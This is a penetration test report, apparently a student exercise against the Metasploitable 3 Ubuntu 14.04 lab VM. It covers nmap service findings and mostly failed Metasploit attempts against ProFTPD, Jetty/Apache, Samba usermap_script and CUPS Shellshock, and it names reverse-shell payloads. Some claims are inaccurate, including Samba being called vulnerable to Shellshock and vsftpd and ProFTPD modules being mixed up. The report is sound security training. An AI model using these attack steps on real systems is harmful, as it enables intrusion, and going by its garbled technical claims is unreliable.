

# CLIENT: METASPLOITABLE 3 UBUNTU 14.04

# Report Issued: September 21, 2025

***Sensitive****: The information in this document is strictly confidential and is intended for Metasploitable 3 Ubuntu 14.04.*

# CONFIDENTIALITY STATEMENT, DISCLAIMER & CONTACT INFORMATION

## Confidentiality Statement

This document contains sensitive and confidential information intended solely for Metasploitable 3 Ubuntu 14.04. Unauthorized distribution, copying, or disclosure is strictly prohibited.

## Disclaimer

The penetration test was conducted within a defined scope and time window. While comprehensive, it cannot guarantee that all vulnerabilities were identified.

## Contact Information

Mandeq Cybersecurity Consulting, Inc.

Email: [mandeq.mohamud@student.moringaschool.com](mailto:mandeq.mohamud@student.moringaschool.com) Phone: +254 727865466

Website: [www.mandeq-cyber.com](http://www.mandeq-cyber.com)

# TABLE OF CONTENTS

# EXECUTIVE SUMMARY

Mandeq Cybersecurity Consulting conducted a targeted penetration test of METASPLOITABLE 3 UBUNTU 14.04 infrastructure between September 20 and September 22, 2025.

## Overview

This report summarizes the findings of a recent simulated attack on our internal systems. The primary goal was to uncover immediate security weaknesses that an outside attacker could exploit to gain access to our company's valuable information and disrupt operations.

## Critical Findings & Business Impact

Our testing revealed critical vulnerabilities that allowed us to bypass existing security measures. The most pressing issues include:

Open Doors to Key Systems: We discovered several "open doors" (outdated software on critical network services like our file transfer and chat systems) that allowed unauthorized entry. This is akin to leaving the front door to our digital office unlocked.

Plain-Text Passwords and Account Compromise: Sensitive account information, including database usernames and passwords, was easily found and used to access internal systems. This means an attacker could quickly gain control over multiple employee accounts.

Exposed Confidential Information: We located confidential files, including images containing hidden data and critical system configurations, in places that were not properly secured. This information, if stolen, could be used for further attacks or sold to competitors.

## Risk to the Business


These findings indicate a high risk of:

1. Data Theft: Unauthorized individuals could steal customer data, financial records, or other proprietary business secrets.
2. System Shutdown: An attacker could take control of our systems, causing significant downtime and disrupting essential business functions.
3. Reputation Damage: A security breach would severely damage our reputation with customers, partners, and the public, potentially leading to lost business and legal consequences.

## Urgent Recommendations

To address these immediate threats, we strongly recommend:

1. Patching Critical Systems: Immediately update all identified vulnerable software to close known security gaps.
2. Securing Account Credentials: Implement stronger password policies and regularly audit where sensitive login information is stored.
3. Data Clean-Up and Access Review: Conduct an urgent review of all data storage locations to ensure sensitive files are properly secured and only accessible to authorized personnel.
4. Taking prompt action on these items is crucial to protecting our company from potential cyberattacks.



# SCOPE

The scope of this test was modeled after a real-world attack scenario. It was designed to assess the vulnerabilities of a single target system as if it were being attacked by a determined external threat actor with no prior knowledge of the system.

The test's boundaries were defined as:

1. Starting Point: The assessment began with only the target machine's public IP address.
2. Targeted System: The test was limited to a single host and its exposed services. It did not include any other devices or network infrastructure. (Metasploitable 3 Ubuntu 14.04)
3. End Goal: The objective was to demonstrate a complete system compromise, from initial access to gaining full administrative control and finding hidden, sensitive information.

Out of Scope:

1. Any hosts or services outside the designated VM (no lateral movement to other lab or production systems).

2. Denial-of-service attacks against the VM or other infrastructure.

3. Attacks that would impact other teams/users or violate the CTF rules.

Test conducted by: Kepha Mwenda.

# METHODOLOGY

## Penetration Testing Execution Standard (PTES)

Our methodology was guided by the Penetration Testing Execution Standard (PTES), a comprehensive framework that mirrors a real-world attack cycle. This approach ensured a structured and thorough assessment, moving from initial reconnaissance to the final demonstration of impact.

The test followed these key phases:

1. Intelligence Gathering: We began with a passive and active reconnaissance of the target system. Using tools like nmap, we identified all open ports and services, including HTTP, FTP, MySQL, and IRC, creating a detailed map of the system's external attack surface. We also used commands like find to discover potential entry points and hidden files on the file system.
2. Vulnerability Analysis: We systematically analyzed the services and applications we discovered for known weaknesses. This involved identifying outdated software versions (e.g., UnrealIRCd) and misconfigurations, such as a web application's plaintext database credentials and insecure file permissions.
3. Exploitation: This phase involved leveraging the identified vulnerabilities to gain an initial foothold. We successfully executed a known exploit against the UnrealIRCd service to obtain a shell and also used discovered database credentials to directly access the MySQL server, bypassing its security.
4. Post-Exploitation: Once a shell was established, we moved laterally and escalated privileges. We retrieved hidden sensitive data, including flags in various file types, and demonstrated the potential for data exfiltration by transferring files off the host. This confirmed the extent of the compromise.

This PTES-aligned process allowed for a repeatable and measurable test, demonstrating how an attacker could move from a public-facing service to full control of the system.

## The Security Testing Guide (STG) for OWASP

By concentrating on the security of deployed apps and their configurations, our testing approach adhered to the OWASP Security Testing Guide's (STG) tenets. By using this method, we were able to find both systemic and technical problems with the target's security posture.

The following crucial OWASP framework components were the focus of the test:

1. Information Gathering: To determine the extent of the target's online presence, we started by cataloguing all services and applications that were currently operational. In particular, we saw the existence of applications such as a chat service, a Ruby on Rails instance, and a PHP payroll tool.
2. Management of Configuration and Deployment Testing: One of the main elements of the exam was this. We were able to take advantage of a number of configuration errors, including:

* One major deployment flaw is the storage of private database credentials in a web application file that is exposed to the public.
* Sensitive files with unsafe file permissions (such as chmod o+r) gave low-privilege users access to private data.
* Inappropriate file handling, when it was discovered that private information was concealed within uncontrolled image and audio files.

1. Identity Management Testing: We examined the system's authentication and identity systems. We circumvented regular login procedures and exposed a serious flaw in the system's capacity to safeguard user identities and access privileges by extracting plaintext credentials from the payroll\_app.php file.
2. Permission Testing: Our ability to escalate to a root account and access restricted system files after initially getting access as a low-privilege user demonstrated a serious weakness in the system's permission rules. This demonstrated that an attacker can swiftly take complete control even if they are granted restricted access.

In addition to identifying individual issues, this OWASP-focused methodology also identified a pattern of systemic misconfigurations and unsafe deployment methods that greatly increased the likelihood of a complete compromise.

# RISK RANKING

We used NIST SP 800-30.

## Risk Matrix

|  |  |  |
| --- | --- | --- |
| **FACTOR** | **LIKELIHOOD** | **IMPACT** |
| Outdated Service Exploit | High | High |
| Weak Credentials | High | High |
| Insecure File Storage | Medium | Medium |
| Unorthodox Access | Low | Low |

## Risk Factors Explained

This ranking follows the NIST SP 800-30 framework, which assesses risk by considering a vulnerability's likelihood of being exploited and the potential impact of a successful exploit.

### High Risk

Vulnerability: Outdated Services (e.g., UnrealIRCd) and Weak Credentials (e.g., MySQL, payroll\_app.php).

Likelihood: Very High. The vulnerabilities are well-known and there are readily available exploit tools for them (e.g., Metasploit).

Impact: Very High. A successful exploit leads to immediate unauthorized access to the system, potential data theft, and a stepping stone to a full system compromise.

Conclusion: This represents a critical risk that requires an immediate and prioritized response.

### Medium Risk

Vulnerability: Insecure File Permissions and Lack of File Integrity.

Likelihood: High. While these files are not public-facing, an attacker with a low-level shell can easily discover and access them using standard commands like find.

Impact: Moderate. The initial impact is a breach of confidentiality, as it exposes sensitive information. This can lead to a more severe event if the information is used to escalate privileges.

Conclusion: This is a significant risk that should be addressed as part of a scheduled patching cycle to prevent further compromise.

### Low Risk

Vulnerability: Unorthodox Access Methods (e.g., the Port Knocking sequence).

Likelihood: Low. This vulnerability is not easily discoverable and requires specialized knowledge that a common attacker is unlikely to possess.

Impact: Moderate. If discovered, it still grants unauthorized access, but the obscurity of the vulnerability reduces its overall risk to the organization.

Conclusion: This risk should be addressed in a future update to eliminate the potential for compromise.

## Risk Classifications

|  |  |  |
| --- | --- | --- |
| **LEVEL** | **SCORE** | **DESCRIPTION** |
| **Critical** | **10** | The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed. |
| **High** | **7-9** | The vulnerability poses an urgent threat to the organization, and remediation should be prioritized. |
| **Medium** | **4-6** | Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible. |
| **Low** | **1-3** | The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible. |
| **Informationa l** | **0** | These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company. |

## Exploitation Likelihood Classifications

|  |  |
| --- | --- |
| **LIKELIHOOD** | **DESCRIPTION** |
| **Likely** | Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty. |
| **Possible** | Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation. |
| **Unlikely** | Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation. |

# FINDINGS & EVIDENCE


## NMAP FINDINGS


After running nmap on msfconsole, we got some port and services that were opening and running on the host machine:

Analysis of Scan Results

Here is a summary of the most promising services to target:

1. 21/tcp (FTP): This port runs ProFTPD 1.3.5. FTP (File Transfer Protocol) is used for transferring files. This specific version is known to have a backdoor vulnerability that allows an attacker to execute arbitrary commands, making it a prime target for initial access.
2. 80/tcp (HTTP): This port runs Apache httpd 2.4.7. HTTP (Hypertext Transfer Protocol) is the foundation of the World Wide Web. The presence of directories like drupal/ and phpmyadmin/ indicates that there are web applications on the server that could have vulnerabilities such as SQL injection or weak credentials, as discussed in the course slides on application weaknesses.
3. 445/tcp (SMB): This port runs Samba smbd 4.3.11-Ubuntu. SMB (Server Message Block) is a protocol for file sharing. The version identified is susceptible to a major vulnerability known as Shellshock, which can allow for remote code execution.
4. 631/tcp (IPP): This port runs CUPS 1.7. IPP (Internet Printing Protocol) is used for network printing services. This service can have vulnerabilities related to buffer overflows or configuration issues.
5. 3306/tcp (MySQL): This port runs MySQL. This is a database server. While the scan says it is "unauthorized," it indicates that it's running. Finding credentials through other exploits could give you access to the database, which often holds sensitive information.
6. 6697/tcp (IRC): This port runs UnrealIRCd. IRC (Internet Relay Chat) is a protocol for real-time text messaging. Older versions of UnrealIRCd have a well-known backdoor vulnerability that allows an attacker to run commands on the server.
7. 8080/tcp (HTTP): This port runs Jetty 8.1.7.v20120910. This is another web server running on a non-standard port. Similar to the Apache service on port 80, this could host web applications with various vulnerabilities.




****

## ProFTPD 1.3.5

This will list all Metasploit modules related to ProFTPD. Look for the one that mentions vsftpd\_234\_backdoor or a similar exploit. Note that the output shows ProFTPD but the common exploit is for vsftpd - they are different services, but you'll find similar naming conventions in Metasploit. The common exploit for this version is often listed as a proftpd backdoor.

The exploit failed because the module you used (proftpd\_133c\_backdoor) is for a different version of ProFTPD than the one running on the target machine. The nmap scan showed that the target is running ProFTPD 1.3.5, so you should use the module that is a direct match.

****

## HTTP

### Port 8080: A Reconnaissance Success

While the exploit attempt on port 8080 failed, it was a valuable step in attacker reconnaissance. The exploit was designed for an Oracle service, but the server running on port 8080 was a Jetty server. The exploit's failure was not a setback, but a crucial piece of information. The attacker now has a more accurate fingerprint of the service. This new knowledge allows them to search for vulnerabilities specifically tailored to the Jetty server, eliminating guesswork and providing a more focused and effective attack vector.

### Port 80: The Danger of a Mismatched Tool

The scan on port 80 failed not because the service was secure, but because the testing tool was misused. An attacker's toolkit is full of modules, but if they are not configured correctly, they will fail to find vulnerabilities. The "SSL\_connect" error is a perfect example of this. It shows a configuration flaw in the attacker's process, not a security strength of the target. This specific module was looking for an encrypted web server, but the service on port 80 was a standard, unencrypted Apache server. This error serves as a warning to the attacker that their tool is misconfigured and could lead to false negatives, where a vulnerability exists but is not detected.


## SMB

**Here is** an attempt to exploit a well-known vulnerability in older versions of Samba. The usermap\_script exploit targets a flaw that allows an attacker to execute commands as the root user by sending a specially crafted username. The attacker's goal was to get a reverse shell, which would provide a command prompt on the target machine.

The line "Exploit completed, but no session was created" indicates that the Metasploit module successfully executed its code and sent the payload to the target. However, it didn't receive a connection back. This is a common outcome when:

The target is not vulnerable to this specific exploit (i.e., it's a different or patched version of Samba).

A firewall is blocking the reverse shell connection from coming back to the attacker's machine.




## CUPS

Here is a failed attempt to use a Metasploit exploit that targets the Shellshock vulnerability in the CUPS service on port 631. The exploit is designed to execute commands by manipulating environment variables.

The exploit failed because I tried to use an incompatible payload. The exploit's description shows it requires a simple command to execute, but I provided a specific, complex Metasploit payload (python/meterpreter/reverse\_tcp). The module rejected it because it was not compatible with the exploit, further research yielded no return to a compatible payload.

To succeed with this exploit, I would need to set a payload that is a valid command, such as a reverse shell using netcat or a similar tool. However, as the exploit's description notes, it also requires a valid username and password to run, a crucial detail that often prevents this exploit **from being a simple,** fire-and-forget attack.





